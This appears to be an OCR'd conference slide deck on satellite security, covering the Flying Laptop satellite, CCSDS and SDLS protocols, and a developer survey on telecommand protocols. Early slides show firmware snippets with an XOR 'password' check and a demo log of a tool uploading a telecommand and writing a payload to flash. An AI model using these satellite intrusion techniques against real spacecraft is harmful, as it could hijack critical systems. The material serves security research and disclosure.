
③ Add "Password"

```
// ...
h32 = csp_ntoh32(frame->data[3] | frame->data[1] << 0x10 |
                 frame->data[0] << 0x18 | frame->data[2] << 8);
frame->data[3] = (uint8_t)h32;
frame->data[0] = (uint8_t)(h32 >> 0x18);
frame->data[1] = (uint8_t)(h32 >> 0x10);
frame->data[2] = (uint8_t)(h32 >> 8);
csp_qfifo_write(i2c_rx_csp_packet, &csp_if_i2c, pxTaskWoken);
```



```
i2c_rx_csp_packet = (csp_packet_t *)frame;
*(uint *)frame->data = *(uint *)frame->data ^ 0xdeadbeef;
csp_qfifo_write(i2c_rx_csp_packet, &csp_if_i2c, pxTaskWoken);
```

Live Demo


```
$> ./access-satellite.
[*] Uploading TC ...
[*] Deploying payload ...
[*] Payload written to flash ...
[*] Rebooting ...
[*] $$$
```




Flying Laptop



Flying Laptop





Technology Tester

Co-Developed by
Airbus Space & Defense


De-orbit mechanism, AIS, Camera, etc...


Peripherals


SPARC LEON 3 - OBC from Airbus S&D

Bus Platform


CCSDS



S-Band
GPS
S-Band Tx
AIS
OSIRIS Tx
CCSDS
DHS
IO Board
CPN
PLOC + Secondary FPG
ADCS
EPS
PANCAM
MICS



CCSDS
The Consultative Committee for Space Data Systems
Report Concerning Space Data System Standards
OVERVIEW OF SPACE COMMUNICATIONS PROTOCOLS
INFORMATIONAL REPORT
CCSDS 130.0-G-4
GREEN BOOK
April 2023


Custom
...
IPSec
Space Packet Protocol
IP
TM Space Link Protocol
TC Space Link Protocol
AOS Space Data Link P.
Proximity-1 Data Link Lay.
Sync. and Channel Coding Sublayer


CCSDS


S-Band
GPS
S-Band Tx
AIS
OSIRIS Tx
CCSDS
DHS
IO Board
CPN
PLOC + Secondary FPG
ADCS
EPS
PANCAM
MICS


CCSDS
The Consultative Committee for Space Data Systems
Report Concerning Space Data System Standards
OVERVIEW OF SPACE COMMUNICATIONS PROTOCOLS
INFORMATIONAL REPORT
CCSDS 130.0-G-4
GREEN BOOK
April 2023



Custom
...
IPSec
Space Packet Protocol
IP
TM Space Link Protocol
TC Space Link Protocol
AOS Space Data Link
Proximity-1 Data Link Lay.
Sync. and Channel Coding Sublayer

CCSDS - SDLP



Space Link Protocol Header	Frame Data	Space Link Protocol Trailer

CCSDS - SDLS




Space Link Protocol Header	Security Header	Frame Data	Security Trailer	Space Link Protocol Trailer

Bigger Picture




“ But it's different for […] satellites.

“ But it's different for […] satellites, …. right?

Developer Survey




TC Protocols


	Custom	Standard	Weight
	✓	✗	~ 1.3 kg
	~	✓	~ 5.4 kg
	✗	✓	~ 120 kg


Weight ≈ Money

TC Protocols

Custom / Standard









	1-50 kg	50-100 kg	> 100 kg
Standard	1	1	**4**
Custom	**6**	1	0
Abstains	3	0	1
∑	10	2	5


Weight ≈ Money

TC Protocols

Custom /
Standard









	1-50 kg	50-100 kg	> 100 kg
Standard	1	1	**4**
Custom	**6**	1	0
Abstains	3	0	1
∑	10	2	5


Weight ≈ Money

TC Protocols

Custom /
Standard









	1-50 kg	50-100 kg	> 100 kg
Standard	1	1	**4**
Custom	**6**	1	0
Abstains	3	0	1
∑	10	2	5

